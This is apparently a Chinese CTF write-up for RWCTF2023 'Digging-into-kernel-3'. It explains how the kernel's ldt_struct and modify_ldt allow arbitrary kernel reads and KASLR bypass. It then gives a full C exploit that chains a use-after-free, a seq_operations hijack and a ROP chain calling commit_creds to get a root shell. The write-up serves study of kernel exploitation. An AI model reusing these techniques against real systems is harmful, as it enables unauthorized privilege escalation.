-
【ldt_struct结构体的利用】RWCTF2023-Digging-into-kernel-3
ldt_struct 结构体
对于该结构体知识请自行谷歌学习,这里仅仅讲利用
ldt 即局部段描述符表(Local Descriptor Table)该结构体如下,结构体的大小为 0x10:
- /*
- * ldt_structs can be allocated, used, and freed, but they are never
- * modified while live.
- */
- struct ldt_struct {
- /*
- * Xen requires page-aligned LDTs with special permissions. This is
- * needed to prevent us from installing evil descriptors such as
- * call gates. On native, we could merge the ldt_struct and LDT
- * allocations, but it's not worth trying to optimize.
- */
- struct desc_struct *entries;
- unsigned int nr_entries;
- /*
- * If PTI is in use, then the entries array is not mapped while we're
- * in user mode. The whole array will be aliased at the addressed
- * given by ldt_slot_va(slot). We use two slots so that we can allocate
- * and map, and enable a new LDT without invalidating the mapping
- * of an older, still-in-use LDT.
- *
- * slot will be -1 if this LDT doesn't have an alias mapping.
- */
- int slot;
- };
其中 entries 指向一个 desc_struct 数组,nr_entries 标识 desc_struct 数组中元素的个数
- /* 8 byte segment descriptor */
- struct desc_struct {
- u16 limit0;
- u16 base0;
- u16 base1: 8, type: 4, s: 1, dpl: 2, p: 1;
- u16 limit1: 4, avl: 1, l: 1, d: 1, g: 1, base2: 8;
- } __attribute__((packed));
modify_ldt 系统调用
Linux 提供给我们一个叫 modify_ldt 的系统调用,通过该系统调用我们可以获取或修改当前进程的 LDT:
- SYSCALL_DEFINE3(modify_ldt, int , func , void __user * , ptr ,
- unsigned long , bytecount)
- {
- int ret = -ENOSYS;
- switch (func) {
- case 0:
- ret = read_ldt(ptr, bytecount);
- break;
- case 1:
- ret = write_ldt(ptr, bytecount, 1);
- break;
- case 2:
- ret = read_default_ldt(ptr, bytecount);
- break;
- case 0x11:
- ret = write_ldt(ptr, bytecount, 0);
- break;
- }
- /*
- * The SYSCALL_DEFINE() macros give us an 'unsigned long'
- * return type, but tht ABI for sys_modify_ldt() expects
- * 'int'. This cast gives us an int-sized value in %rax
- * for the return code. The 'unsigned' is necessary so
- * the compiler does not try to sign-extend the negative
- * return codes into the high half of the register when
- * taking the value from int->long.
- */
- return (unsigned int)ret;
- }
我们应当传入三个参数:func、ptr、bytecount,其中 ptr 应为指向 user_desc 结构体的指针:
- struct user_desc {
- unsigned int entry_number;
- unsigned int base_addr;
- unsigned int limit;
- unsigned int seg_32bit:1;
- unsigned int contents:2;
- unsigned int read_exec_only:1;
- unsigned int limit_in_pages:1;
- unsigned int seg_not_present:1;
- unsigned int useable:1;
- #ifdef __x86_64__
- /*
- * Because this bit is not present in 32-bit user code, user
- * programs can pass uninitialized values here. Therefore, in
- * any context in which a user_desc comes from a 32-bit program,
- * the kernel must act as though lm == 0, regardless of the
- * actual value.
- */
- unsigned int lm:1;
- #endif
- };
read_ldt():内核任意地址读

可以看到该函数会将 ldt_struct->entries 指向的数据复制到用户区,所以如果我们能够控制 ldt_struct 结构体,那么我们就可以通过修改 ldt_struct->entries 去实现任意地址读取。
write_ldt():分配新的 ldt_struct 结构体

该函数会调用 alloc_ldt_struct 函数重新分配一个 ldt_struct 结构体:

alloc_ldt_struct 调用的是 kmalloc 函数分配的 ldt_struct 结构体,所以这就给了我们控制 ldt_struct 结构体的机会。
ldt_struct 泄漏内核基地址
我们可以先泄漏直接映射区的位置,然后在直接映射区上有一个 secondary_startup_64 函数指针,然后我们就可以直接读直接映射区去泄漏内核基地址。
下面直接来自【PWN.0x02】Linux Kernel Pwn II:常用结构体集合 - arttnba3's blog
I. 爆破 page_offset_base 与泄露内核 .text 段地址
前面讲到若是能够控制 ldt->entries 便能够完成内核的任意地址读 ,但在开启 KASLR 的情况下,我们并不知道该从哪里读取什么数据
这里我们要用到
copy_to_user()的一个特性:对于非法地址,其并不会造成 kernel panic,只会返回一个非零的错误码,我们不难想到的是,我们可以多次修改 ldt->entries 并多次调用 modify_ldt() 以爆破内核 .text 段地址与 page_offset_base,若是成功命中,则 modify_ldt 会返回给我们一个非负值但直接爆破代码段地址并非一个明智的选择,由于
Hardened usercopy的存在,对于直接拷贝代码段上数据的行为会导致 kernel panic,因此现实场景中我们很难直接爆破代码段加载基地址,但是在 page_offset_base + 0x9d000 的地方存储着 secondary_startup_64 函数的地址,因此我们可以直接将ldt_struct->entries设为page_offset_base + 0x9d000之后再通过read_ldt()进行读取即可泄露出内核代码段基地址II. 利用 fork 完成 hardened usercopy 下的任意地址读
当内核开启了 hardened usercopy 时,我们不能够直接搜索整个线性映射区域,这因为这有可能触发 hardened usercopy 的检查
ldt 是一个与进程全局相关的东西,因此现在让我们将目光放到与进程相关的其他方面上——观察 fork 系统调用的源码,我们可以发现如下执行链:
sys_fork()
kernel_clone()
copy_process()
copy_mm()
dup_mm()
dup_mmap()
arch_dup_mmap()
ldt_dup_context()ldt_dup_context() 定义于
arch/x86/kernel/ldt.c中,注意到如下逻辑:- /*
- * Called on fork from arch_dup_mmap(). Just copy the current LDT state,
- * the new task is not running, so nothing can be installed.
- */
- int ldt_dup_context(struct mm_struct *old_mm, struct mm_struct *mm)
- {
- //...
- memcpy(new_ldt->entries, old_mm->context.ldt->entries,
- new_ldt->nr_entries * LDT_ENTRY_SIZE);
- //...
- }
在这里会通过 memcpy 将父进程的 ldt->entries 拷贝给子进程,是完全处在内核中的操作,因此不会触发 hardened usercopy 的检查,我们只需要在父进程中设定好搜索的地址之后再开子进程来用 read_ldt() 读取数据即可
RWCTF2023-Digging-into-kernel-3
开启了 smap、smep、kaslr 和 kpti 保护,驱动程序很简单,就一个 ioctl 函数
然后有一个贴脸的任意大小UAF,并且有写堆块的功能。
主要的问题就是这里没有读堆块的功能,所以关键点就是去泄漏内核基地址。最开始我想用 msg_msg + shm_file_data 去泄漏内核基地址的,但是最后失败了(我感觉应该是可以的),我认为是 copy_from_user 写数据的时候把 msg_header 结构体的 next 字段给覆盖了,由于我对 copy_from_user 的一些特性不是很明白,就没有深究。
最后选择利用 ldt_struct 去泄漏内核基地址,然后经过测试发现没有开启 CONFIG_RANDOMIZE_KSTACK_OFFSET 保护,所以直接劫持 seq_operations,然后利用 pt_regs 一套带走了。
我在 ctf-wiki 上看到其是利用的 user_key_payload 泄漏的内核基地址,然后通过 pipe_buffer 劫持的程序执行流,这个方法到时候在看看吧,我感觉 pipe_buffer 这个结构体很重要,后面好好学习一下。
然后这题也没有开启一些 slab 保护,所以也不需要堆喷,exp 如下:
- #ifndef _GNU_SOURCE
- #define _GNU_SOURCE
- #endif
- #include
- #include
- #include
- #include
- #include
- #include
- #include
- #include
- #include
- #include
- #include
- #include
- #include
- #include
- #include
- #include
- #include
- #include
- #include
- #include
- #include
- #include
- #include
- #include
- #define SECONDARY_STARTUP_64 0xffffffff81000060
- size_t pop_rdi = 0xffffffff8106ab4d; // pop rdi ; ret
- size_t init_cred = 0xffffffff82850580;
- size_t commit_creds = 0xffffffff81095c30;
- size_t add_rsp_xx = 0xFFFFFFFF812A9811;// FFFFFFFF813A193A;
- size_t swapgs_kpti = 0xFFFFFFFF81E00EF3;
- struct node {
- int idx;
- int size;
- char* ptr;
- };
- void err_exit(char *msg)
- {
- printf("\033[31m\033[1m[x] Error at: \033[0m%s\n", msg);
- sleep(5);
- exit(EXIT_FAILURE);
- }
- void info(char *msg)
- {
- printf("\033[32m\033[1m[+] %s\n\033[0m", msg);
- }
- void hexx(char *msg, size_t value)
- {
- printf("\033[32m\033[1m[+] %s: %#lx\n\033[0m", msg, value);
- }
- void binary_dump(char *desc, void *addr, int len) {
- uint64_t *buf64 = (uint64_t *) addr;
- uint8_t *buf8 = (uint8_t *) addr;
- if (desc != NULL) {
- printf("\033[33m[*] %s:\n\033[0m", desc);
- }
- for (int i = 0; i < len / 8; i += 4) {
- printf(" %04x", i * 8);
- for (int j = 0; j < 4; j++) {
- i + j < len / 8 ? printf(" 0x%016lx", buf64[i + j]) : printf(" ");
- }
- printf(" ");
- for (int j = 0; j < 32 && j + i * 8 < len; j++) {
- printf("%c", isprint(buf8[i * 8 + j]) ? buf8[i * 8 + j] : '.');
- }
- puts("");
- }
- }
- /* bind the process to specific core */
- void bind_core(int core)
- {
- cpu_set_t cpu_set;
- CPU_ZERO(&cpu_set);
- CPU_SET(core, &cpu_set);
- sched_setaffinity(getpid(), sizeof(cpu_set), &cpu_set);
- printf("\033[34m\033[1m[*] Process binded to core \033[0m%d\n", core);
- }
- int rw_fd;
- int seq_fd;
- void add(int idx, int size, char* ptr)
- {
- struct node n = { .idx = idx, .size = size, .ptr = ptr };
- ioctl(rw_fd, 0xDEADBEEF, &n);
- // if (ioctl(rw_fd, 0xDEADBEEF, &n) < 0) info("Copy error in add function");
- }
- void dele(int idx)
- {
- struct node n = { .idx = idx };
- ioctl(rw_fd, 0xC0DECAFE, &n);
- }
- int main(int argc, char** argv, char** env)
- {
- bind_core(0);
- int qid;
- char buf[0x10] = { 0 };
- rw_fd = open("/dev/rwctf", O_RDWR);
- if (rw_fd < 0) err_exit("Failed to open /dev/rwctf");
- add(0, 0x10, buf);
- dele(0);
- size_t page_offset_base = 0xffff888000000000;
- size_t temp;
- int res;
- int pipe_fd[2];
- size_t kernel_offset;
- size_t* ptr;
- size_t search_addr;
- struct user_desc desc = { 0 };
- desc.base_addr = 0xff0000;
- desc.entry_number = 0x8000 / 8;
- syscall(SYS_modify_ldt, 1, &desc, sizeof(desc));
- while (1)
- {
- dele(0);
- *(size_t*)buf = page_offset_base;
- *(size_t*)(buf+8) = 0x8000 / 8;
- add(0, 0x10, buf);
- res = syscall(SYS_modify_ldt, 0, &temp, 8);
- if (res > 0) break;
- else if (res == 0) err_exit("no mm->context.ldt");
- page_offset_base += 0x4000000;
- }
- hexx("page_offset_base", page_offset_base);
- pipe(pipe_fd);
- ptr = (size_t*) mmap(NULL, 0x8000, PROT_READ | PROT_WRITE, MAP_PRIVATE | MAP_ANONYMOUS, 0, 0);;
- search_addr = page_offset_base;
- kernel_offset = -1;
- while(1)
- {
- dele(0);
- *(size_t*)buf = search_addr;
- *(size_t*)(buf+8) = 0x4000 / 8;
- add(0, 0x10, buf);
- res = fork();
- if (!res)
- {
- syscall(SYS_modify_ldt, 0, ptr, 0x4000);
- for (int i = 0; i < 0x800; i++)
- if (ptr[i] > 0xffffffff81000000 && (ptr[i]&0xfff) == 0x060)
- kernel_offset = ptr[i] - SECONDARY_STARTUP_64;
- write(pipe_fd[1], &kernel_offset, 8);
- exit(0);
- }
- wait(NULL);
- read(pipe_fd[0], &kernel_offset, 8);
- if (kernel_offset != -1) break;
- search_addr += 0x4000;
- }
- hexx("kernel_offset", kernel_offset);
- puts("Hijack the Program Execution Flow");
- pop_rdi += kernel_offset;
- init_cred += kernel_offset;
- commit_creds += kernel_offset;
- swapgs_kpti += kernel_offset;
- add_rsp_xx += kernel_offset;
- hexx("add_rsp_xx", add_rsp_xx);
- add(0, 0x20, buf);
- dele(0);
- seq_fd = open("/proc/self/stat", O_RDONLY);
- dele(0);
- add(0, 0x20, &add_rsp_xx);
- asm(
- "mov r15, pop_rdi;"
- "mov r14, init_cred;"
- "mov r13, commit_creds;"
- "mov r12, swapgs_kpti;"
- );
- read(seq_fd, buf, 8);
- hexx("UID", getuid());
- system("/bin/sh");
- return 0;
- }
最后可以直接提权:

-
相关阅读:
DoTween DoPath使用总结
error: #20: identifier “PWMC_Handle_t“ is undefined
1.9.C++项目:仿muduo库实现并发服务器之Connection模块的设计
哪些测试项目可以使用自动化测试?
linux本地yum源配置
nginx代理后如何获取用户真实访问的ip,以及访问耗时接口是nginx报504问题处理
AI数据分析:根据Excel表格数据进行时间序列分析
element中使用show-summary进行汇总时小数点的问题解决方法
Mysql 横向数据表变纵向数据表
C专家编程 第11章 你懂得C,所以C++不再话下 11.12 C++的输入/输出(I/O)
- 原文地址:https://blog.csdn.net/qq_61670993/article/details/133561075
